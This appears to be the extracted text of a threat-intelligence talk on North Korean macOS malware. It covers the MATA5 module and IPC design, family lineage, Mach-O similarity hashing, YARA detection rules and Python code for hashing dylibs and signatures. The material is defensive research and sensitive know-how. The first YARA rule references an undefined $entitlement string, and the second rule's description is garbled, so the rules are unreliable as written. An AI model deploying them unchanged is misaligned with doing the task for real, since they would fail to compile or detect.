
The architecture of MATA5 involves the utilization of loadable modules and embedded plugins. These modules are required to have an exported function named "Initialize" and can contain multiple plugins within them. Embedded modules can be easily identified by their "Initialize" export reference:

- Buffer-box handler - Buffer-box serves as a shared message storage across various modules. It acts as a compact list with a maximum capacity of 16 entries, accommodating incoming commands and outgoing messages. Each item in the Buffer-box is identified by the respective ClientID and ModuleID to which the message is designated
- Two IPC Channel implementations named "embed" and "udp" - the "embed" channel functions as a simple loopback interface, essentially consisting of two FIFO queues. On the other hand, the "udp" channel uses UDP/IP bound to real loopback network interface (localhost, 127.0.0.1) or any other local IP address available to bind socket



No color fill == suspected deprecated family
Green = MacOS | Purple = WIN

Lineage



Macho Similarity

AKA Imphash for Macs



Current Methods

```
rule APT_NK_UNK_JuiceHead_Features
{
    strings:
        $dylib_1 = "/usr/lib/dyld" ascii wide
        $dylib_2 = "/System/Library/Frameworks/Foundation.framework/Versions/C/Foundation" ascii wide
        $dylib_3 = "/usr/lib/libobjc.A.dylib" ascii wide
        $dylib_4 = "/usr/lib/libc++.1.dylib" ascii wide
        $dylib_5 = "/usr/lib/libSystem.B.dylib" ascii wide
        $dylib_6 = "/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation" ascii wide
        $lc_dylib = {0C 00 00 00}

    condition:
        (
            uint32(0) == 0xfeedface or // Mach-0 MH_MAGIC
            uint32(0) == 0xcefaedfe or // Mach-0 MH_CIGAM
            uint32(0) == 0xfeedfacf or // Mach-0 MH_MAGIC_64
            uint32(0) == 0xcffaedfe or // Mach-0 MH_CIGAM_64
            uint32(0) == 0xcafebabe or // Mach-0 FAT_MAGIC
            uint32(0) == 0xbebafeca // Mach-0 FAT_CIGAM
        ) and
        all of ($dylib*) in (0..0x1000) and
        #lc_dylib in (0..0x1000) == 6 and
        $entitlement
}
```

Failed Methods

Comparing Entry Point

Hashing bytes at entry point

Hashing Load Command Headers + Flags

Partial or full hashing of segments / sections

```
rule SUSP_MachoHeader_Hash_WindTail
{
    meta:
        author = "Greg Lesnewich"
        date = "2023-05-16"
        version = "1.0"
        hash = "5f7e94912a1134aa7b2ffc83d4fb45b8"
        description =
            >>> >>> fingerprinting the first 12 bytes of the Macho file header which includes:
            >>> >>> CPU types, File type, number of load commands, size of load commands and flags
            >>> >>> (in this example they are MH_NOUNDEFS | MH_DYLDLINK | MH_TWOLEVEL | MH_BINDS_TO_WEAK | MH_PIE)
    condition:
        (uint32be(0x0) == 0xCAFEBABE or uint32be(0x0) == 0xCFFAEDFE or uint32be(0x0) == 0xCEFAEDFE) and
        hash.md5(0x0, 0x1C) == "6ae53a10be5662006369bc6621869c5f"
}
```

“Code” Is Live

https://github.com/g-les/macho_similarity

```
Target File: TA444/MacOS/Stage3_RustBucket/ErrorCheck_arm  
File MD5: 029456110598a8fddefbf942d6f50cc4  
Sig Name: updater  
Dylib Hash: "44033041bb366d68fb54b72fc36bcb2f"  
Import Hash: "82a74d78dfb28674b81d814df0e63638"  
Export Hash: "d41d8cd98f00b204e9800998ecf8427e"
```

To-Do: Improve Certificate Parsing

Rebuild with Refinery?

Get someone to scale it for value

```
for lib in parsed_macho.libraries:  
    sorted_lowered_dylibs.append(lib.name.lower())  
sorted_lowered_dylibs = sorted(sorted_lowered_dylibs)  
dylib_hash = md5(",".join(sorted_lowered_dylibs).encode()).hexdigest()  
  
if parsed_macho.has_code_signature:  
  
    cs_sign_dir_offset = parsed_macho.code_signature.data_offset  
  
    # read the big CS directory & get ptr to 0th blob  
    target_macho.seek(cs_sign_dir_offset)  
    cs_dir_bytes = target_macho.read(0x20)  
    jump_to_blob = cs_dir_bytes[19]  
  
    # read the 0th blob and look for ident offset  
    target_macho.seek(cs_sign_dir_offset+jump_to_blob)  
    first_codesign_blob = target_macho.read(0x20)  
    jump_to_ident = first_codesign_blob[23]
```

Forecast

More linkable (XPC, P2P) MacOS infections on one platform (MATA)

Payload discretion (limited download) & protection (packing, obfuscation)

Unlikely: rootkit dev. Access is required for weeks, not years

Network level vs host-level targeting

Thank You